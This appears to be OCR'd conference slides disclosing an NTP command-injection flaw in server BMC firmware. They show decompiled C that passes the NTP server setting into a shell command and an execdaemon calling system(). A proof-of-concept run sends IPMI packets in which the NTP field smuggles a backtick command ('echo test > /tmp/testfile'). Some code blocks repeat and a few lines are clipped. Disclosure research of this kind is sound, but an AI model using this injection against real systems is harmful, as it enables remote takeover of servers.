
Jul 13, 2023 2:16:30 AM (GMT-06:00 MDT) - America/Boise

☑ Automatic NTP Date & Time


Primary NTP Server: pool.ntp.org

Secondary NTP Server: 10.7.77.134

NTP INJECTION




```
libntpconf = dlopen("/usr/local/lib/libntpconf.so", 2);
if ( libntpconf )
{
  libami_getntpServer = dlsym(libntpconf, "libami_getntpServer");
  if ( libami_getntpServer && libami_getntpServer(Primary, Secondary, 128) )
  {
    IDBG_LINUXAPP_DbgOut(130, "[%s:%d]\n Error in getting primary and secondary ntp server\n", "PendTask.c", 4073);
    goto LABEL_7;
  }
  if ( snprintf(ntpdate_cmd, 0x100u, "ntpdate -b -s -u %s", Primary) == -1 )
  {
    IDBG_LINUXAPP_DbgOut(130, "[%s:%d]\n PrimServer Data is invalid.\n", "PendTask.c", 4078);
  }
  else
  {
         safe_system(ntpdate_cmd);
    if ( !rc )
      goto LABEL_6;
    IDBG_LINUXAPP_DbgOut(
      130,
      "[%s:%d]\n NTP update failure in primary server::%d\n",
      "PendTask.c",
      &elf_hash_bucket[958],
      rc);
```




```
strcpy(pipe_name, "/var/execdaemon_rep");
memset(&pipe_name[20], 0, 0xEBu);
status = 0;
memset(&local_req, 0, sizeof(local_req));
local_req.pipe_id = LOBYTE(req->pipe_id) | (BYTE1(req->pipe_id) << 8) | (BYTE2(req->pipe_id) << 16) | (HIBYTE(r
memcpy(local_req.cmd, req->cmd, sizeof(local_req.cmd));
sem_post(&sem);
 DBG_LINUXAPP_Runtime_DbgOut(135, "[%s:%d]Command to execute is %s\n", "execdaemon.c", 102, local_req.cmd);
   tus = system(local_req.cmd);
IDBG_LINUXAPP_Runtime_DbgOut(135, "[%s:%d]exedaemon ret: %d\n", "execdaemon.c", 106, status);
if ( local_req.pipe_id && snprintf(pipe_name, 0xFFu, "%s.%d", "/var/execdaemon_rep", local_req.pipe_id) >= 0 )
{
  pipe = sigwrap_open_mode(pipe_name, 2, 0);
  if ( pipe == -1 )
  {
    IDBG_LINUXAPP_DbgOut(130, "[%s:%d]Error opening named pipe %s\n", "execdaemon.c", 123, pipe_name);
    pthread_exit(0);
  }
  length = sigwrap_write(pipe, &status, 4);
```

NTP INJECTION




```
libntpconf = dlopen("/usr/local/lib/libntpconf.so", 2);
if ( libntpconf )
{
  libami_getntpServer = dlsym(libntpconf, "libami_getntpServer");
  if ( libami_getntpServer && libami_getntpServer(Primary, Secondary, 128) )
  {
    IDBG_LINUXAPP_DbgOut(130, "[%s:%d]\n Error in getting primary and secondary ntp server\n", "PendTask.c", 4073);
    goto LABEL_7;
  }
  if ( snprintf(ntpdate_cmd, 0x100u, "ntpdate -b -s -u %s", Primary) == -1 )
  {
    IDBG_LINUXAPP_DbgOut(130, "[%s:%d]\n PrimServer Data is invalid.\n", "PendTask.c", 4078);
  }
  else
  {
     safe_system(ntpdate_cmd);
    if ( !rc )
      goto LABEL_6;
    IDBG_LINUXAPP_DbgOut(
      130,
      "[%s:%d]\n NTP update failure in primary server::%d\n",
      "PendTask.c",
      &elf_hash_bucket[958],
      rc);
```




```
strcpy(pipe_name, "/var/execdaemon_rep");
memset(&pipe_name[20], 0, 0xEBu);
status = 0;
memset(&local_req, 0, sizeof(local_req));
local_req.pipe_id = LOBYTE(req->pipe_id) | (BYTE1(req->pipe_id) << 8) | (BYTE2(req->pipe_id) << 16) | (HIBYTE(
memcpy(local_req.cmd, req->cmd, sizeof(local_req.cmd));
sem_post(&sem);
DBG_LINUXAPP_Runtime_DbgOut(135, "[%s:%d]Command to execute is %s\n", "execdaemon.c", 102, local_req.cmd);
us = system(local_req.cmd);
IDBG_LINUXAPP_Runtime_DbgOut(135, "[%s:%d]exedaemon ret: %d\n", "execdaemon.c", 106, status);
if ( local_req.pipe_id && snprintf(pipe_name, 0xFFu, "%s.%d", "/var/execdaemon_rep", local_req.pipe_id) >= 0 )
{
  pipe = sigwrap_open_mode(pipe_name, 2, 0);
  if ( pipe == -1 )
  {
    IDBG_LINUXAPP_DbgOut(130, "[%s:%d]Error opening named pipe %s\n", "execdaemon.c", 123, pipe_name);
    pthread_exit(0);
  }
  length = sigwrap_write(pipe, &status, 4);
```

NTP INJECTION



```
alex@ubuntu:~/DC31/7-NTP injection$ ./ntp-poc.py
[*] Enabling NTP config via NETFN 0x32, CMD 0xa8, subcmd 0x3
00000000: A8 03 01                                          ...
[+] Success
[*] Setting primary NTP server via NETFN 0x32, CMD 0xa8, subcmd 0x1
00000000: A8 01 31 32 37 2E 30 2E  30 2E 31 20 60 65 63 68  ..127.0.0.1 `ech
00000010: 6F 20 74 65 73 74 20 3E  20 2F 74 6D 70 2F 74 65  o test > /tmp/te
00000020: 73 74 66 69 6C 65 60 00  00 00 00 00 00 00 00 00  stfile`.........
00000030: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
